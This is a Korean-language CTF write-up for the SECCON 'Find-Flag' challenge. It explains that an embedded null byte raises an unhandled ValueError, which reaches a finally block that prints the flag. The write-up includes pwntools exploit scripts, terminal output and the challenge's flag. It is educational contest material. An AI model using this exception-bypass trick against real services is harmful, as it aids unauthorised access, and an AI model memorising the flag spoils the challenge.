

# Find-Flag

```
#server.py
#!/usr/bin/env python3.9
import os

FLAG = os.getenv("FLAG", "FAKECON{*** REDUCTED ***}").encode()
print(len(FLAG))
def check():
    try:
        filename = input("filename: ")
        if open(filename, "rb").read(len(FLAG)) == FLAG:
            return True
    except FileNotFoundError:
        print("[-] missing")
    except IsADirectoryError:
        print("[-] seems wrong")
    except PermissionError:
        print("[-] not mine")
    except OSError:
        print("[-] hurting my eyes")
    except KeyboardInterrupt:
        print("[-] gone")
    return False

if __name__ == '__main__':
    try:
        check = check()
    except:
        print("[-] something went wrong")
        exit(1)
    finally:
        if check:
            print("[+] congrats!")
            print(FLAG.decode())
```

```
if __name__ == '__main__':
    try:
        check = check()
    except:
        print("[-] something went wrong")
        exit(1)
    finally:
        if check:
            print("[+] congrats!")
            print(FLAG.decode())
```

위의 코드에서 주목할 점은 FLAG print가 finally 안에 있다는 것이다.

즉, check() 함수에서 예외를 발생시켜서 check 과정을 우회 할 수 있는 것이다.

```
except FileNotFoundError:
    print("[-] missing")
except IsADirectoryError:
    print("[-] seems wrong")
except PermissionError:
    print("[-] not mine")
except OSError:
    print("[-] hurting my eyes")
```

check() 함수에서 예외 처리 된 ERROR 목록이다.

해당 예외가 아닌 다른 예외를 일으키면 우회가 가능하다.

나는 ValueError: embedded null byte를 사용하여 우회를 진행하였다

```
//local_setup.c
//gcc -o local_setup local_setup.c

#include <stdlib.h>

void main()
{
    system("/usr/bin/python3 server.py");
}
```

위는 Docker를 실행하지 않고 로컬에서 돌리기 위해 c 코드를 사용하여 코드를 실행 시키는 과정이다.

```
#exploit.py
#remote exploit

"""from pwn import *

payload = b'\x00'
r = remote('find-flag.seccon.games', 10042)
r.recvuntil(b'filename: ')
r.sendline(payload)
print(r.recv())"""


#local exploit

from pwn import *

p = process('./local_setup')
payload = b'\x00'

p.recvuntil(b'filename: ')
```

```
p.sendline(payload)
print(p.recv())F
```



A terminal window titled 'neko\_hat@nekohat: /mnt/c/U:' shows the execution of a Python script named 'exploit.py'. The script starts by launching a local process './local\_setup' with PID 2081. It then receives a message from the process: 'b'[-] something went wrong\n[+] congrats!\nFAKECON{\*\*\* REDUCTED \*\*\*}\n'. The script stops the process and then attempts to open a connection to 'find-flag.seccon.games' on port 10042. The connection is successful, and the script receives the flag: 'SECCON{exit\_1n\_Pyth0n\_d0es\_n0t\_c4ll\_exit\_sysc4ll}\n'. Finally, the script closes the connection.

```
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$ python3 exploit.py
[+] Starting local process './local_setup': pid 2081
b'[-] something went wrong\n[+] congrats!\nFAKECON{*** REDUCTED ***}\n'
[*] Stopped process './local_setup' (pid 2081)
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$ python3 exploit.py
[+] Opening connection to find-flag.seccon.games on port 10042: Done
b'[-] something went wrong\n[+] congrats!\nSECCON{exit_1n_Pyth0n_d0es_n0t_c4ll_exit_sysc4ll}\n'
[*] Closed connection to find-flag.seccon.games port 10042
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$
```

FLAG: SECCON{exit\_1n\_Pyth0n\_d0es\_n0t\_c4ll\_exit\_sysc4ll}